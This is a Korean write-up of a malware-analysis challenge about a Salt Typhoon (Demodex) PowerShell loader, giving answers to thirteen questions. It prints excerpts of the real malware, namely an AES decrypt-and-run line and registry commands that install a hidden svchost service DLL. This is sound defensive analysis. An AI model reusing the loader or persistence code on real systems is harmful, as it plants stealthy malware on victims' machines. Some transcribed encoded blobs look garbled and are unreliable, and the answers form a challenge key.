


SalineBreeze-2

당신의 상사는 당신의 조사 능력에 깊은 인상을 받아 "보상"으로 새로운 업무를 맡게 되었습니다. 바로 악성코드 분석입니다. 당신의 임무는 악명 높은 사이버 스파이 집단인 솔트 타이푼과 연관된 악성코드를 조사하는 것입니다. 그들은 주요 기반 시설을 표적으로 삼아 왔으며, 당신은 그들의 전술과 기법을 밝혀내야 합니다.


파일명 : onedrived.ps1

Task1

제공된 파일과 관련된 악성코드 계열의 이름은 무엇입니까?



답 : demodex



구글에다 검색해보니까 루트킷의 일종으로 보임


출처 : https://www.trendmicro.com/en_us/research/24/k/earth-estries.html

Task2

스크립트에서 복호화를 수행하는 데 사용되는 .NET 암호화 클래스는 무엇입니까?



일단 파일을 열어보면 이렇게 암호화 되어있음, 이것만 봐서는 뭘 해야될지 모르니, 직접 실행해서 무슨 함수를 호출하는지 한번 확인해보도록 함



실행 후 이벤트 뷰어의 파워셸 쪽 로그에서 스크립트 중 가장 먼저 실행된 스크립트

블록 내용 중에 base64 인코딩 된 부분이 있는데(다른 줄은 AES-256 방식으로 암호화되어서 키 없으면 뭘 내용인지 모름)

"U3IzdGVtLlNlYXZXR5LkNyeXB0b2dyYXBoeS5BZXNNYV5hZ2VkCg==" 애를 디코딩하면

System.Security.Cryptography.AesManaged << 요런 함수가 나온다

System.Security.Cryptography.AesManaged 는 .NET 환경에서 가장 널리 사용되는 대칭 키 암호화 알고리즘 중 하나인 AES(Advanced Encryption Standard)를 구현하는 클래스입니다. 주로 민감한 데이터를 안전하게 암호화하고 복호화하는 데 사용됩니다.  Microsoft Learn +1

검색해보니 암호화 및 복호화 관련 클래스라니까 맞는 듯.

답 : System.Security.Cryptography.AesManaged

Task3

ps1 스크립트를 실행할 때 명령줄에 암호를 입력해야 암호를 해독할 수 있습니다. 암호 해독 키는 어떤 변수에 저장되어 있습니까?

방금 본 맨 위 스크립트 블록을 보다보면

[string] \$k=\$args[0].ToString().padright(32,'0') 이런 부분이 있다. 아무래도 파워셸에서 스크립트를 실행할 때 인자 값 같은 것을 추가로 입력해야 복호화가 가능한 듯.

답 : \$k

Task4

Base64로 인코딩된 데이터를 복호화하는 데 필요한 키는 무엇입니까?

파워셸에서 스크립트를 그냥 실행 시

```
PS C:\Users\...\Desktop\aksung> powershell.exe -ex bypass .\onedrived.ps1
You cannot call a method on a null-valued expression.
At C:\Users\...\Desktop\aksung\onedrived.ps1:2 char:1
+ [string] $k=$args[0].ToString().padright(32,'0');$o=New-Object([Syste ...
+ ~~~~~
+ CategoryInfo          : InvalidOperation: (:) [], RuntimeException
+ FullyQualifiedErrorId : InvokeMethodOnNull

Exception calling "GetBytes" with "1" argument(s): "Array cannot be null.
Parameter name: chars"
At C:\Users\...\Desktop\aksung\onedrived.ps1:2 char:216
+ ... .KeySize=256;$o.Key=[System.Text.Encoding]::UTF8.GetBytes($k);$o.IV=@ ...
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
+ FullyQualifiedErrorId : ArgumentNullException

Exception calling "TransformFinalBlock" with "3" argument(s): "Padding is invalid and cannot be removed."
At C:\Users\...\Desktop\aksung\onedrived.ps1:2 char:325
+ ... String($s));$s1=$o.CreateDecryptor().TransformFinalBlock($s0, 0, $s0. ...
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
+ FullyQualifiedErrorId : CryptographicException

Exception calling "GetString" with "1" argument(s): "Array cannot be null.
Parameter name: bytes"
At C:\Users\...\Desktop\aksung\onedrived.ps1:2 char:390
+ ... $s0.Length);[ScriptBlock]::Create([System.Text.Encoding]::UTF8.GetStr ...
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
+ FullyQualifiedErrorId : ArgumentNullException
```

이런식으로 오류가 난다. 위의 \$k 변수로 들어가는 비밀번호가 하드코딩되어 있는게 아닌지 아무리 찾아도 안보여서 그냥 검색을 했다.

https://www.trendmicro.com/en_us/research/24/k/earth-estries.html


이 기사를 보면 공격자가 파워셸 스크립트를 실행하면서 인자값으로 password@123 을 붙여서 실행했다는데. 이게 우리 키 값이다 이걸 대체 내가 어떻게 암.

답 : password@123


Task5

초기 페이로드를 복호화한 후, 새로운 PowerShell 스크립트가 변수 `\$cregvalue`에 값을 할당합니다. 이 값은 무엇일까요?

아까 봤던 이벤트 뷰어의 기존 로그를 싹날리고 password@123을 첨가해 실행, 새로운 로그목록을 확인해보겠음.



썻인거에다 cregvalue 검색



Cregvalue 값을 확인 가능하다.

답 : midihelp

Task 6

변수 `\$cregdata`는 base64로 인코딩된 바이너리 레지스트리 데이터와 연결되어 있습니다. 이 바이너리 데이터의 SHA-256 해시는 무엇입니까?

이제 우리는 암호화 키도 가지고 있으니 코드를 그냥 복호화 해볼 수 있다.

참고로 복호화 스크립트는 그냥 클로드한테 딸깍으로 만들었습니다.



```
Notepad
File Edit Format View Help

$regkey = 'Software\Microsoft';
$regvalue = 'addhelp';

$cregdata = 'dy+113mU25C1knb7JywasRukoshfWz2RwC5CJk-cRQ8/ELefGKuzcc:1YhagJ3VhL-cQdc15PccodR-2v-c98F+9vyk+ASakH53/n7GzGp45Rn+db-uBAF:1F-xZ1Qc13BulqPMuKMaInH18Pn+4hEPJ/5KvCQQAwo7u6BA3C10N1W88g0T1Exy88PaPAHBB1QUAV1sJdeRC2BcED-7YNo51
Xm7P7Pm0Q4uOV6+2F6TQdEYy88PqGd3Huc5hPHASh88W1M/a236Say14cQDw+88Kxy288Kud5JEF6mwoya79PDTCVu8878LGD8K8t8agP2j11+2413hG/56Q48R8c8n+G583M8cJzEaTF8V1T8b718H43YTV+K6u88EC1V+88M8Y88R2C8K5S21Ac5j6Y8ASu1Q8qZ+8u88T/3c88u88V88W88F52G5Sp
Ra1D9T8vuguth7w1u88Yz8kF8R+u1/13LQ88eq2K4CAt8B/8yY8/338u1Qd88v88pMTIRQ8Lp8Y818qC6eF8n15c6U8821X8uT5C8q881Qy4j38Tn3tdV8H11FG8uFv+PAu8F8u8r+72PyPYPL88rDKC2EP+21UDP8878R8rFr2K5FC9pDF+u18T8C8uDTQ8q88ocH/PD88D8H5u888cFvKY2u88u88W1u888u/O178161

$resetkey = 'SOFTWARE\Microsoft\{EAB28A7-8B68-41B5-A447-7EAD2621943}';

try{$vchostbin=$(System.Convert)::FromBase64String($vchostdata);};catch{ Write-Output "E0" ; exit;};
try{$regbin=$(System.Convert)::FromBase64String($regdata);};catch{ Write-Output "E1" ; exit;};
try{$cregbin=$(System.Convert)::FromBase64String($cregdata);};catch{ Write-Output "E2" ; exit;};

try{Get-ItemProperty -Path $( "HKLM:\\" + $resetkey ) -Name "Name" -ea stop;};catch{ };
Start-Sleep -s 1;
}
```

Cregdata 보면 저렇게 썰라썰라 있는데 밑에 보면 base64 디코딩하는게 보임.

문제를 이해하는데 많은 시간이 걸렸는데, 변수 내 암호문을 base64 디코딩 해서 sha-256 체크섬을 계산해주면 된다.

답 : 3b1c251b0b37b57b755d4545a7dbbe4c29c15baeca4fc2841f82bc80ea877b66

Task7

악성 서비스의 이름은 무엇입니까?

```
output - Notepad
File Edit Format View Help
AAAAAAAAAAAAAAAAABAAK0gAABwgwEAsCAAB0jAACMgwEAICMAADBUAACKgwEAQFQAAAVYAADAgwEAEFgAAK1iAADYgwEAsGIAA
MAAAAEwAFgABAEMAbwBtAHAAYQBuaHkATgBhAG0AZQAAAAATQBpAGMAcgvAHMAbwBmAHQAIBDAG8AcgBwAG8AcgBhAHQAaQBvA
AAAAACQABAAAFQAcgBhAG4AcwBsAGEAdABpAG8AbgAAAAAACQSwBAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

$svcname = 'MsMp4Hw';

$svgroup = 'msgroup';

$svcdesc = 'Microsoft hardware decode';

$svcdllpath = 'C:\Windows\System32\msmp4dec.dll';

$regkey = 'Software\Microsoft';
$regvalue = 'hiaudio';

$regdata = '98F8dTD1+AqVAW4gtqEL2ewDlQHfLs02IoIPX0aD56GYHi+PZApfN6HWofCgd10saBCoUiBkNcAnHrwXN5Jv27V0
JztSr3Z0RHxgKCaHTmnFz8WdQ8aoLWtcVrrDG4r0UdTal5MoWRlFoG5zbYd0EvMrcgItr6Q/SZr84prCL03Qoql0xHPhvkHL0xZo
U6oOD11rENYH7IhVRDqRdbB6DjWwW0fte5RY0oSRYM2xaDo4ZsMDjuZWwD3IP+VsogbKiEgUy7ej1npTlsFjkEI1TDYDKwZj1J/em
V415xYU4H7aSZ47uL7+51HwBH+MB7019VYVnE630GSDR0kBEKLaTGMd7Caa7FcfuHMLw1fkjPHG7nOmTclxkE903DoNcS1Lz0V6wq
```

Ctrl + F 누르고 name 쳐봤는데 svcname에 진짜 있었다.

답 : MsMp4Hw

Task8

악성 DLL의 전체 경로는 무엇입니까?

```
$svcname = 'MsMp4Hw';  
$svcgroup = 'msgroup';  
$svcdesc = 'Microsoft hardware decode';  
$svcdllpath = 'C:\Windows\System32\msmp4dec.dll';
```

애도 보면 옆에 있다

답 : C:\Windows\System32\msmp4dec.dll

Task9

svchost.exe를 통해 악성 서비스가 실행될 수 있도록 서비스 그룹(msgroup)을 연결하는데 사용되는 레지스트리 경로는 무엇입니까?

먼저 svchost.exe(서비스 호스트) 가 뭔지 알아보자, 작업관리자를 키면 svchost.exe 라는 프로세스가 무더기로 실행중인걸 본 기억이 있을 것이다.

설명하려했는데 귀찮아서 간단하게 말하자면 윈도우에서 DLL 파일로 된 서비스들이 있는데 애네들은 EXE와 다르게 지 혼자 실행되는게 아님.

Svchost는 여기서 서비스 그룹(서비스 명) 그리고 DLL 파일의 경로를 등록해놓으면 대신 실행 시켜주는 구조 (대략적으로 그런식으로 추정) 이다.

다시 돌아가서 코드를 보면 요런 3줄이 있다.

```
$ret = New-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost" -Name $svcgroup -Value $svcname -PropertyType MultiString -Force; if ( $ret -eq $null ) { Write-Output "E:create svc reg1";exit; }
$ret = New-Item -Path $( "HKLM:\SYSTEM\CurrentControlSet\Services\" + $svcname + "\Parameters" ) -Force -ea stop; if ( $ret -eq $null ) { Write-Output "E:create svc reg2";exit; }
$ret = New-ItemProperty -Path $( "HKLM:\SYSTEM\CurrentControlSet\Services\" + $svcname + "\Parameters" ) -Name "ServiceDll" -Value $svcdllpath -PropertyType ExpandString -Force;if ( $ret -eq $null ) { Write-Output "E:create sv
```

아까 svchost 에서 DLL 갖다가 실행 시켜준다고 했는데, 애네들을 하나하나 매핑해서 개별프로세스로 실행시키면 자원낭비가 너무 심하기 때문에. 서비스 그룹으로 묶어서 하나의 프로세스 안에 여러 개의 서비스를 같이 실행시키는 구조로 만들었다는 사실.

아까 문제들의 답이었던 svc 뭐시기들을 다시 보면

```
$svcname = 'MsMp4Hw';
$svcgroup = 'msgroup';
$svcdesc = 'Microsoft hardware decode';
$svcdllpath = 'C:\Windows\System32\msmp4dec.dll';
```

위에서부터 서비스명, 그룹명, 서비스설명 그리고 실행할 DLL의 경로가 적혀있다.

요것들을 가져다가 svchost에 등록해서 실행하는 구조인 것.

그럼 서비스그룹과 세부사항들을 등록하는 레지스트리 경로는 어디일까.

```
$ret = New-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost" -Name
```

바로 맨 위에 나와있다.

답 : HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost

Task10

악성 서비스가 설치된 후 해당 서비스를 시작하는 역할을 하는 코드 줄은 무엇입니까?

```
Start-Service -name $svcname;
```

그냥 맨 밑에 있다.

답 : Start-Service -name \$svcname;

Task11

DLL은 로컬 컴퓨터 이름을 얻기 위해 어떤 Windows API를 가져오나요?

이건 아까본 악성코드가 실행 후 생성하는

\$svcdllpath = 'C:\Windows\System32\msmp4dec.dll'; 요 파일을 봐야할 것 같다.



실행하고보니 진짜 있다.

indicators (imports > flag)	GetCurrentProcessId	x	implicit	-	0x00000000	0x00000000	KERNEL32.dll
footprints (type > sha256)	ExitThread	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll
virustotal (offline)	DisableThreadLibraryCalls	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll
dos-header (size > 64 bytes)	VirtualFree	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll
dos-stub (size > 192 bytes)	LoadLibraryA	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll
rich-header (n/a)	VirtualAlloc	x	implicit	-	0x00000000	0x00000000	KERNEL32.dll
file-header (dll > 64-bit)	Sleep	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll
optional-header (subsystem > GUI)	GetModuleHandleA	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll
directories (count > 7)	GetComputerNameA	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll
sections (name > flag)	GetProcAddress	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll
libraries (count > 3)	GetCurrentThreadId	x	implicit	-	0x00000000	0x00000000	KERNEL32.dll
imports (flag > 11)	GetSystemTimeAsFileTime	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll
exports (count > 2)	GetTickCount	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll
thread-local-storage (n/a)	QueryPerformanceCounter	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll
.NET (n/a)	RegOpenKeyExW	-	implicit	-	0x00000000	0x00000000	ADVAPI32.dll
resources (signature > version)	RegQueryValueExW	-	implicit	-	0x00000000	0x00000000	ADVAPI32.dll
strings (count > 1229)	SetServiceStatus	-	implicit	-	0x00000000	0x00000000	ADVAPI32.dll
debug (debug > PGO)	CryptDestroyKey	x	implicit	-	0x00000000	0x00000000	ADVAPI32.dll
manifest (n/a)	CryptDecrypt	x	implicit	-	0x00000000	0x00000000	ADVAPI32.dll
version (FileDescription > Database modeling)	CryptAcquireContextA	x	implicit	-	0x00000000	0x00000000	ADVAPI32.dll
certificate (n/a)	RegCloseKey	-	implicit	-	0x00000000	0x00000000	ADVAPI32.dll
overlay (n/a)	CryptReleaseContext	x	implicit	-	0x00000000	0x00000000	ADVAPI32.dll


Pestudio로 해당 DLL 파일을 열어본 후 임포트한 함수 목록을 찾아보니

KERNEL32.dll의 GetComputerNameA 함수를 사용한 것이 확인되었음.

답 : GetComputerNameA

Task12

서비스 DLL에서 서비스 제어 관리자가 서비스를 시작하기 위해 호출하는 함수는 일반적으로 무엇입니까?



index	ordinal (2)	function (RVA)	function-name (RVA)	name	forwarded (0)	duplicate (0)
1	1	-0x00005430	-0x0001700A	ServiceMain	-	-
2	2	-0x00001000	-0x00016FF0	SychostPushServiceGlobals	-	-


DLL 파일은 기본적으로 ServiceMain 함수를 통해 SCM과 소통함 (라고 추정)

답 : ServiceMain

Task13

앞서 언급한 함수 내부에는 Sleep 함수 호출이 두 번 있습니다. 하나는 가변 인자를 사용하고, 다른 하나는 지연 시간을 하드코딩합니다. 하드코딩된 지연 시간의 값은 몇 밀리초입니까?

우선 기드라에서 msmp4dec.dll 파일을 열어본다



아까 문제의 정답이었던 servicemain 함수에서 sleep() 함수를 찾아봄

```
else {
    if (0x1efd < (int)local_la8) {
        if (local_la8 == 0x1efe) {
            param_1 = (LPSERVICE_STATUS)0x2710;
            Sleep(10000);
            local_la8 = 0xb8e;
        }
        else if (local_la8 == 0x1f88) {
```

```
        }
        if (local_la8 == 0x12f) {
            Sleep((uint)param_1);
            goto LAB_180001080;
        }
```

이렇게 2개가 있는데 하드코딩된 숫자라고 했으니 위예거임

답 : 10000

끝